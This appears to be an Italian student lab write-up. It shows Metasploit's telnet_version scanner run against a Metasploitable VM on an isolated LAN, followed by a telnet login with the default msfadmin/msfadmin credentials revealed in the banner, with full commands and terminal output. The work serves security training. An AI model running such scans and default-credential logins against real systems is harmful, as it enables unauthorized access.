

EXPLOIT TELNET CON METASPLOIT

Come primo passaggio ho configurato gli ip di Kali (192.168.1.25) e Metasploitable (192.168.1.40) come richiesto dalla traccia, poi ho riconfigurato anche PfSense sulla LAN 192.168.1.0/24 e ho verificato che tutto funzionasse correttamente.





PfSense [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
php-fpm[398]: /index.php: Successful login for user 'admin' from: 192.168.1.25 (
Local Database)
FreeBSD/amd64 (pfSense.home.arpa) (ttyv0)
VirtualBox Virtual Machine - Netgate Device ID: 6b96a4c2231c96f9e971
*** Welcome to pfSense 2.7.2-RELEASE (amd64) on pfSense ***
WAN (wan) -> em0 -> v4/DHCP4: 10.0.2.15/24
LAN (lan) -> em1 -> v4: 192.168.1.1/24
0) Logout (SSH only)
1) Assign Interfaces
2) Set interface(s) IP address
3) Reset webConfigurator password
4) Reset to factory defaults
5) Reboot system
6) Halt system
7) Ping host
8) Shell
9) pfTop
10) Filter Logs
11) Restart webConfigurator
12) PHP shell + pfSense tools
13) Update from console
14) Enable Secure Shell (sshd)
15) Restore recent configuration
16) Restart PHP-FPM
Enter an option:
File Actions Edit View Help
(kali㉿kali)-[~]
$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=0.236 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=0.226 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=0.209 ms
^C
— 192.168.1.40 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2054ms
rtt min/avg/max/mdev = 0.209/0.223/0.236/0.011 ms
(kali㉿kali)-[~]
$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=116 time=42.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=116 time=32.2 ms
^C
— 8.8.8.8 ping statistics —
3 packets transmitted, 2 received, 33.3333% packet loss, time 2004ms
rtt min/avg/max/mdev = 32.238/37.527/42.816/5.289 ms
(kali㉿kali)-[~]
$

Successivamente ho avviato metasploit con il comando “`msfconsole`”

Entrato in msfconsole ho selezionato l’ exploit necessario con il comando

“`use auxiliary/scanner/telnet/telnet_version`”

E poi usato il comando “`show options`” per visualizzare le opzioni configurabili per questo modulo.



Ho quindi configurato l'ip e la porta target "`set host`" e "`set rport`"
E ho fatto partire l'exploit con il comando "`exploit`"

```
msf6 auxiliary(scanner/telnet/telnet_version) > set rhost 192.168.1.40
rhost ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > set rport 23
rport ⇒ 23
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _                     _ _       _       _          ____  \x0a _ __ ___   ___
| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \ | __/ _` | '_ \| |/ _
 \ __) |\x0a| | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\
___/|_|\__\__,_|_|.__/|_|\___|_____|\x0a                                |_|                                          \x0a\x0a\x0aWar
ning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmi
n to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > _
```

Si anche notare che il modulo ha trovato i i dati di login "`msfadmin/msfadmin`"

Per sfruttare questa vulnerabilità ho aperto un altro terminale, usato il comando "`telnet 192.168.1.40 23`"
E inserendo le credenziali trovate dal modulo riuscendo ad ottenere un accesso non autorizzato alla metasploitable.

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.40 23
Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.
                                                  _                  _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \ | __/ _` | '_ \| |/ _ \
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Jul  9 09:48:35 EDT 2024 from 192.168.1.25 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:44:2d:85
          inet addr:192.168.1.40  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe44:2d85/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:592 errors:0 dropped:0 overruns:0 frame:0
          TX packets:483 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:43624 (42.6 KB)  TX bytes:49254 (48.0 KB)
          Base address:0×d010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:513 errors:0 dropped:0 overruns:0 frame:0
          TX packets:513 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:225725 (220.4 KB)  TX bytes:225725 (220.4 KB)

msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ _
```